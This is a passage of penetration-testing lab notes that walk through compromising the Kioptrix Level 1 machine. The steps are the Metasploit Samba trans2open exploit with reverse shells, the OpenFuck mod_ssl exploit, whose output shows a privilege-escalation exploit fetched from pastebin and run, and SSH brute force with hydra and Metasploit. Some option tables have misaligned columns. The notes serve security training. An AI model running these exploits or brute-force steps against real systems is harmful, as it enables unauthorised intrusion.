Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution	linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results

(kali@kali)-[~]
$ _
```

We see `trans2open` show up a lot. So we're going to try it. Load up metasploit with `msfconsole`. We can load it up with out the motd or art with `msfconsole -q`


```

msf6 > search trans2open

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/freebsd/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open            2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open              2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open          2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.135.133 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.135.133 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > _

```

Looking at the options, all we need to do is set the remote host(RHOSTS). Set the rhost with `set rhosts (ip)`, in this case, the IP of our Kioptrix machine.

```

msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.135.134
rhosts => 192.168.135.134
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.135.134 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.135.133 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.
msf6 exploit(linux/samba/trans2open) > _

```

Now we type either `run` or `exploit` to run the payload on the target. It will open/close shells, so `ctrl+c` to stop the exploit.

```

msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.135.133:4444
[*] 192.168.135.134:139 - Trying return address 0xbffffdfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffcfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffbfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffafc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 1 closed. Reason: Died
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.135.134:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.135.134:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.135.134:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (1017704 bytes) to 192.168.135.134
[*] 192.168.135.134 - Meterpreter session 4 closed. Reason: Died
[-] Meterpreter session 4 is not valid and will be closed
[*] 192.168.135.134:139 - Trying return address 0xbffff6fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff5fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff4fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff3fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff2fc ...
^C[-] 192.168.135.134:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/trans2open) >
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 3 is not valid and will be closed

msf6 exploit(linux/samba/trans2open) > _

```

This is happening because its trying brute force attacks, it finds one that works and sends the stage, it opens the meterpreter session, then it closed because it died. So if we look at our options again, we see it's running a staged payload.

```

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):



| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.135.134 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 139             | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.135.133 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                     |
|----|--------------------------|
| 0  | Samba 2.2.x - Bruteforce |



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > _

```

Let's try a non-staged. Since it's a linux machine we will see what linux options there are.

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/_
set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/shell/bind_tcp
set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/shell/reverse_tcp
set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/shell_bind_tcp
set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/shell_reverse_tcp
set payload linux/x86/shell_reverse_tcp_ipv6
```

Let's try the `linux/x86/shell_reverse_tcp` payload. Then run it.

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.135.134 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  CMD       /bin/sh          yes       The command string to execute
  LHOST     192.168.135.133 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > exploit_
```

After a few attempts, we will have our session, and can try a few commands.

```
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.135.133:4444
[*] 192.168.135.134:139 - Trying return address 0xbffffdfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffcfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffbfc ...
[*] 192.168.135.134:139 - Trying return address 0xbffffafc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff9fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff8fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff7fc ...
[*] 192.168.135.134:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.135.133:4444 → 192.168.135.134:32773) at 2023-10-11 12:30:18 -0400

[*] Command shell session 6 opened (192.168.135.133:4444 → 192.168.135.134:32774) at 2023-10-11 12:30:19 -0400
[*] Command shell session 7 opened (192.168.135.133:4444 → 192.168.135.134:32775) at 2023-10-11 12:30:20 -0400
[*] Command shell session 8 opened (192.168.135.133:4444 → 192.168.135.134:32776) at 2023-10-11 12:30:22 -0400
whoami
root
hostname
kioptrix.level1
_
```

Manual Exploitation

We got root with Metasploit, but now going to try though another method. We will use [OpenLuck](#). There is a version out on Exploitdb BUT the one on the github is fixed and more up to date.

We will follow the instructions on the site.

```
git clone https://github.com/heltonWernik/OpenFuck.git
```

```
apt-get install libssl-dev
```

```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

Now we run OpenFuck against the target, but we need to see which offset box to use, which the offset. We should know which offset to use from our enumeration. `0x6b` is what we use since we seen our machine using `apache-1.3.20`.

```
./OpenFuck (offset) (ip) -c (connections)
```

```
(kali㉿kali)-[~/kioptrix/OpenFuck]
$ ./OpenFuck 0x6b 192.168.135.134 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -0 pt
--13:54:55-- https://pastebin.com/raw/C7v25Xr9
          => `ptrace-kmod.c'
Connecting to pastebin.com:443 ... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    OK ...                                     @    3.84 MB/s

13:54:56 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6240
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell ...
```

Mine is not showing as much detail as his did in the video but after a minute or so and we can try entering commands.

```
ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6240
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...

whoami
root
hostname
kioptrix.level1
_
```

Brute Force Attacks

If we see SSH on an engagement, we can try default creds or a weak password to test password strength. We will use hydra with the `unix_passwords.txt` file.

```
hydra -l (root) -P (path/to/wordlist) ssh://(ip):(port) -t (number of threads) -V
```

```
(kali@kali)-[~]
$ hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.135.134:22 -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-11 14:04:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.135.134:22/
[ATTEMPT] target 192.168.135.134 - login "root" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 192.168.135.134 - login "root" - pass "123456789" - 4 of 1009 [child 3] (0/0)
```

Using metasploit

Start metasploit and use search for ssh payloads.

```
(kali@kali)-[~]
$ msfconsole -q
msf6 > search ssh

Matching Modules

#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/http/alienvault_exec 2017-01-31      excellent Yes    AlienVault OSSIM/USM Remote Code Execution
1  auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09      normal  No     Apache Karaf Default Credentials Command Execution
2  auxiliary/scanner/ssh/karaf_login 2016-02-09      normal  No     Apache Karaf Login Utility
3  exploit/apple_ios/ssh/cydia_default_ssh 2007-07-02      excellent No     Apple iOS Default SSH Password Vulnerability
4  exploit/unix/ssh/arista_tacplus_shell 2020-02-02      great   Yes    Arista restricted shell escape (with privesc)
5  exploit/unix/ssh/array_vxag_vapv_privkey_privesc 2014-02-03      excellent No     Array Networks VAPV and vxAG Private Key Privilege Escalation Code Execu
tion
6  exploit/linux/ssh/ceragon_fibeair_known_privkey 2015-04-01      excellent No     Ceragon FibeAir IP-10 SSH Private Key Exposure
7  auxiliary/scanner/ssh/cerberus_sftp_enumusers 2014-05-27      normal  No     Cerberus FTP Server SFTP Username Enumeration
8  auxiliary/dos/cisco/cisco_7937g_dos 2020-06-02      normal  No     Cisco 7937G Denial-of-Service Attack
9  auxiliary/admin/http/cisco_7937g_ssh_privesc 2020-06-02      normal  No     Cisco 7937G SSH Privilege Escalation
10 exploit/linux/http/cisco_asax_sfr_rce 2022-06-22      excellent Yes    Cisco ASA-X with FirePOWER Services Authenticated Command Injection
11 auxiliary/scanner/http/cisco_firepower_login 2022-06-22      normal  No     Cisco Firepower Management Console 6.0 Login
12 exploit/linux/ssh/cisco_ucs_scuser 2019-08-21      excellent No     Cisco UCS Director default scuser password
13 auxiliary/scanner/ssh/eaton_xpert_backdoor 2018-07-18      normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
14 exploit/linux/ssh/exagrid_known_privkey 2016-04-07      excellent No     ExaGrid Known SSH Key and Default Password
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We will use module `auxiliary/scanner/ssh/ssh_login`, then see the options on what to choose from, while setting the rhosts to the target machine, set the username we are targeting, and the

password file.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                                                                                                                 |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                                                                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                                                                                                            |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                                                                                                             |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 22              | yes      | The target port                                                                                                                                                                                     |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                                                                                                                            |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.135.134
rhosts => 192.168.135.134
msf6 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > _
```

Verify all is set with options again

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting                                    | Required | Description                                                                                                                                                                                         |
|------------------|----------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false                                              | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5                                                  | yes      | How fast to bruteforce, from 0 to 5                                                                                                                                                                 |
| DB_ALL_CREDS     | false                                              | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false                                              | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false                                              | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none                                               | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)                                                                                                         |
| PASS_FILE        | /usr/share/wordlists/metasploit/unix_passwords.txt | no       | A specific password to authenticate with                                                                                                                                                            |
| RHOSTS           | 192.168.135.134                                    | yes      | File containing passwords, one per line                                                                                                                                                             |
| RPORT            | 22                                                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| STOP_ON_SUCCESS  | false                                              | yes      | The target port                                                                                                                                                                                     |
| THREADS          | 1                                                  | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| USERNAME         | root                                               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERPASS_FILE    |                                                    | no       | A specific username to authenticate as                                                                                                                                                              |
| USER_AS_PASS     | false                                              | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_FILE        |                                                    | no       | Try the username as the password for all users                                                                                                                                                      |
| VERBOSE          | false                                              | yes      | File containing usernames, one per line                                                                                                                                                             |
|                  |                                                    |          | Whether to print output for all attempts                                                                                                                                                            |



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msf6 auxiliary(scanner/ssh/ssh_login) > _
```

We can set verbose to true so we can see it going and run it.


```
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.135.134:22 - Starting bruteforce
[-] 192.168.135.134:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.135.134:22 - Failed: 'root:123456'
[-] 192.168.135.134:22 - Failed: 'root:12345'
```

This won't crack the hash as it is not in there, but this demonstrates the way to go about it.

Credential Stuffing and Password Spraying


[OWASP Credential Stuffing](#)




<https://site.com/login>

Credential stuffing is when we have leaked credentials and try to login with them. This is a "spray and pray" method.

Install [Foxy Proxy Standard](#) on Firefox and set it up.



Add a new proxy



Modify the settings and save

Title or Description (optional)
Burp

Color
#66cc66

Pattern Shortcuts
Enabled ☒
Add whitelist pattern to match all URLs ☐
Do not use for localhost and intranet/private IP addresses ☐

Proxy Type
HTTP

Proxy IP address or DNS name ★
127.0.0.1


Port ★
8080

Username (optional)
username

